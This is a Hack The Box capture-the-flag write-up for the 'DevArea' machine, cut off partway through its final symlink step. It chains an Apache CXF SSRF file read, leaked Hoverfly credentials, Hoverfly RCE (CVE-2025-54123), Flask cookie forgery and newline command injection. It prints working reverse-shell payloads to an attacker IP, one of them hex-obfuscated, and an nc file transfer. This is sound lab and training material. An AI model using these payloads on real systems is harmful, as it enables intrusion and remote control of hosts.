DevArea [HTB]

Review
DevArea is an exciting medium-level machine that chains several interesting vulnerabilities. Initial recon reveals multiple exposed services. Anonymous FTP access provides the source code of a SOAP service running on port 8080, built on Apache CXF 3.2.14 -> a version vulnerable to SSRF. Reading the Hoverfly systemd service file through this SSRF exposes hardcoded credentials. Hoverfly v1.11.3 is vulnerable to remote code execution (CVE-2025-54123) via unsanitized middleware parameters, giving an initial foothold as dev_ryan. Privilege escalation to syswatch involves forging a Flask session cookie using a leaked secret key, then exploiting a command injection in the syswatch web interface. The final step to root abuses insufficient symlink validation in a privileged bash script, allowing the root SSH private key to be read via a double symlink chain
Attack Path
~$ Recon
Nmap Scanning
└─$ nmap -sV -sC -p- --min-rate=5000 $IP -oN nmap-scan
Output:
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.211
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   #...
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
# ...
Scanning reveals several interesting findings: an FTP server with anonymous access, a web application on port 80, a Jetty server on port 8080, and HoverFly on port 8888 + its proxy on port 8500.
Look at FTP service with its directory pub discovered by nmap scanning scripts.
> FTP
The pub directory contains a single JAR-file.

Transfer it to the attack host for further analysis.
ftp> mget employee-service.jar
[+] employee-service.jar
> Source Code Analysis
JAR files are Java archives containing compiled bytecode, resources, and metadata
To decompile this JAR-file, run jadx tool:
jadx /home/netgl1tch/htb/devarea/jar-archive/employee-service.jar \
-d /home/netgl1tch/htb/devarea/jar-archive
This creates two directories -> sources and resources.
└─$ tree jar-archive -L 2
jar-archive
├── resources
│   ├── about.html
│   ├── com
│   ├── htb
│   ├── javax
│   ├── jetty-dir.css
│   ├── META-INF
│   ├── mozilla
│   ├── org
│   ├── OSGI-INF
│   └── schemas
└── sources
    ├── com
    ├── htb
    ├── javax
    └── org
The source code is placed within sources/htb/devarea directory:

ServerStarter.java confirms that the app runs on port 8080 which was exposed externally as nmap revealed earlier.
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

/* JADX INFO: loaded from: employee-service.jar:htb/devarea/ServerStarter.class */
public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
The JaxWsServerFactoryBean is an Apache CXF class used to configure and launch a SOAP server . setServiceClass takes the service interface, which defines the WSDL contract. setServiceBean provides the implementation that handles incoming requests.
The contract’s source code is the following:
package htb.devarea;

import javax.jws.WebService;

/* JADX INFO: loaded from: employee-service.jar:htb/devarea/EmployeeService.class */
@WebService(name = "EmployeeService", targetNamespace = "http://devarea.htb/")
public interface EmployeeService {
    String submitReport(Report report);
}
The interface declares a single SOAP operation -> submitReport.
EmployeeServiceImpl contains the business logic:
package htb.devarea;

/* JADX INFO: loaded from: employee-service.jar:htb/devarea/EmployeeServiceImpl.class */
public class EmployeeServiceImpl implements EmployeeService {
    @Override // htb.devarea.EmployeeService
    public String submitReport(Report report) {
        String str;
        if (report.isConfidential()) {
            str = "Report marked confidential. Thank you, " + report.getEmployeeName();
        } else {
            str = "Report received from " + report.getEmployeeName();
        }
        String greeting = str;
        return greeting + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();
    }
}
The Report class realization is:
package htb.devarea;

/* JADX INFO: loaded from: employee-service.jar:htb/devarea/Report.class */
public class Report {
    private String employeeName;
    private String department;
    private String content;
    private boolean confidential;

    public String getEmployeeName() {
        return this.employeeName;
    }

    public void setEmployeeName(String employeeName) {
        this.employeeName = employeeName;
    }

    public String getDepartment() {
        return this.department;
    }

    public void setDepartment(String department) {
        this.department = department;
    }

    public String getContent() {
        return this.content;
    }

    public void setContent(String content) {
        this.content = content;
    }

    public boolean isConfidential() {
        return this.confidential;
    }

    public void setConfidential(boolean confidential) {
        this.confidential = confidential;
    }

    public String toString() {
        return "Report{employeeName='" + this.employeeName + "', department='" + this.department + "', content='" + this.content + "', confidential=" + this.confidential + '}';
    }
}
Version of Apache CXF:
cat resources/META-INF/maven/org.apache.cxf/cxf-core/pom.properties
Output:
#Generated by org.apache.felix.bundleplugin
#Tue Sep 16 21:03:07 WEST 2025
version=3.2.14
groupId=org.apache.cxf
artifactId=cxf-core
[+] Apache CXF version 3.2.14 -> VULNERABLE
> Vulnerable version Apache CXF
In short, the target runs a SOAP service on port 8080 using Apache CXF 3.2.14, which is affected by CVE 2022-46364.
The vulnerability lies in how the href attribute of the XOP:Include element is parsed within MTOM requests. If the server accepts at least one parameter of any type, an attacker can supply a file:// URI to trigger SSRF and read arbitrary local files. MTOM (Message Transmission Optimization Mechanism) is a SOAP extension designed for efficient transfer of binary data such as images or files.
By exploiting this flaw, we can read arbitrary files from the server via file:// URIs.
The SoapUI was used to construct a request.
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:tns="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <tns:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>content</content>
        <department>IT</department>
        <employeeName>John</employeeName>
      </arg0>
    </tns:submitReport>
  </soapenv:Body>
</soapenv:Envelope>

To send request and receive a decoded response I used this bash-script
The /etc/passwd file contains only one system user -> dev_ryan:
./get_response.sh "/etc/passwd" | grep "/bin/bash"
 List dev_ryan’s home directory.

We can not read user.txt flag for a while because this server runs by another user.
Attempting to list /opt directory leads to discovering interesting software:
└─$ ./get_response.sh "/opt"
/opt
EmployeeService
HoverFly
syswatch
Listing syswatch directory is not permitted.
Check the systemd services. List /etc/systemd/system directory, we’ll get the following output:
└─$ ./get_response.sh "/etc/systemd/system"
The hoverfly service is here:
hoverfly.service
Reading the Hoverfly systemd service file reveals credentials passed directly as command-line arguments.

[+] HoverFly creds -> admin : O7IJ27MyyXiU
The directory also contains two syswatch-related service files: /etc/systemd/system/syswatch-web.service and /etc/systemd/system/syswatch-monitor.service.
The web service runs as the syswatch user, while the monitor service runs as root.
~$ Foothold # Shell as dev_ryan
The Hoverfly service allocates two ports:
-
8888 -> web interface of HoverFly
-
8500 -> HoverFly’s proxy server
HoverFly runs as the system user dev_ryan .
Visit http://devarea.htb:8888/.
We are immediately redirected to the login page where we use the discovered creds.
After logging in, the dashboard reveals the application version -> v1.11.3.

[+] HoverFly version -> 1.11.3
Further research uncovers a relevant vulnerability -> github advisory.
CVE-2025-54123 enables remote code execution.
The vulnerability exists in /api/v2/hoverfly/middleware endpoint.
In short, we can pass two parameters (binary and script) via PUT-request on /api/v2/hoverfly/middleware endpoint -> These user-controlled parameters are not sanitized before being passed directly to exec.Command(). Hoverfly executes the command immediately as part of its middleware testing mechanism.
In Burp Suite, capture a request to the middleware endpoint and send it to Repeater.

This gives us a reverse shell as dev_ryan.
{
    "binary": "/bin/bash",
    "script": "bash -i >& /dev/tcp/10.10.14.211/6666 0>&1"
}
After stabilizing the shell, we move on to privilege escalation.

[+] /home/dev_ryan/user.txt
~$ Privilege Escalation
dev_ryan’s home directory contains syswatch-v1.zip archive which corresponds to the syswatch service.
Additionaly, dev_ryan user can execute syswatch.sh script as root via sudo.
Transfer this archive to the attack host:
dev_ryan@devarea:~$ nc 10.10.14.211 3333 < syswatch-v1.zip

Earlier we found other software in the /opt directory called syswatch.
Syswatch web interface runs on port 7777. It can be found in the source code. netstat -tulpn can also confirms this.
To interact with web app on our attack host -> perform pivoting with ligolo-ng and visiting syswatch web GUI on port 7777.

The /etc directory contains a configuration file with environment variables.
cat /etc/syswatch.env

[+] Syswatch Evironment Variables -> SYSWATCH_SECRET_KEY, SYSWATCH_ADMIN_PASSWORD
However, this password does not work for the admin account.
The Syswatch web interface is built with Flask and uses signed session cookies.
The session contains two fields: user_id and username.
@app.route("/login", methods=["GET", "POST"])
def login():
    #...
        if row and check_password_hash(row[1], password):
            session["user_id"] = row[0]
            session["username"] = username
            return redirect(url_for("index"))
        return render_template("login.html", error="Invalid credentials", version=APP_VERSION)
    if session.get("user_id"):
        return redirect(url_for("index"))
    return render_template("login.html", version=APP_VERSION)
The require_login() function only checks for the presence of user_id field within a session token.
def require_login():
    if not session.get("user_id"):
        return redirect(url_for("login"))
> Forge JWT token

Forge a valid session cookie for the admin user:
flask-unsign -S 'f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725' -s -c '{"user_id": 1, "username": "admin"}'
-S specifies the secret key used to sign the session token. The secret was found in /etc/syswatch.env file.

Add this token in the cookie and reload the main page.
> Command Injection
The app has an endpoint that executes system commands on the host.
 This code snippet checks whether the service accepted by user is valid and if it is -> the service is passed to the command in the try-except construction:
if not service or not SAFE_SERVICE.match(service):
    error = "Invalid service name"
else:
    try:
        res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True,capture_output=True, text=True, timeout=10)
        output = res.stdout if res.stdout else res.stderr
    except Exception as e:
        error = str(e)
The following regex is applied to the service parameter:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
This disallows several symbols:
-
; -
/ -
& -
. -
< -
> -
\r -
uppercase letters (
A-Z)

The newline character (\n) is not blacklisted. Since subprocess.run is called with shell=True, injecting newline symbol terminates the first command and allows arbitrary commands to follow.
The following command returns a reverse shell to the attack host:
service=ssh%0a bash -c "bash -i $(echo -n 3e | xxd -r -p)$(echo -n 26 | xxd -r -p) $(echo -n 2f | xxd -r -p)dev$(echo -n 2f | xxd -r -p)tcp$(echo -n 2f | xxd -r -p)10$(echo -n 2e | xxd -r -p)10$(echo -n 2e | xxd -r -p)14$(echo -n 2e | xxd -r -p)211$(echo -n 2f | xxd -r -p)5555 0$(echo -n 3e | xxd -r -p)$(echo -n 26 | xxd -r -p)1"

> Double Symlink Attack
The syswatch user has write permissions on the logs and backup directories.

syswatch@devarea:~$ ls -la
total 44
drwxr-xr-x+ 8 root     root     4096 Mar 22 18:55 .
drwxr-xr-x  5 root     root     4096 Mar 22 18:55 ..
drwxr-xr-x  2 syswatch syswatch 4096 Mar 22 18:55 backup
drwxr-xr-x  2 root     root     4096 Mar 22 18:55 config
drwxr-xr-x  2 syswatch syswatch 4096 Mar 22 18:55 logs
-rwxr-xr-x  1 root     root      265 Dec 12  2025 monitor.sh
drwxr-xr-x  2 root     root     4096 Mar 22 18:55 plugins
drwxr-xr-x  4 root     root     4096 Mar 22 18:55 syswatch_gui
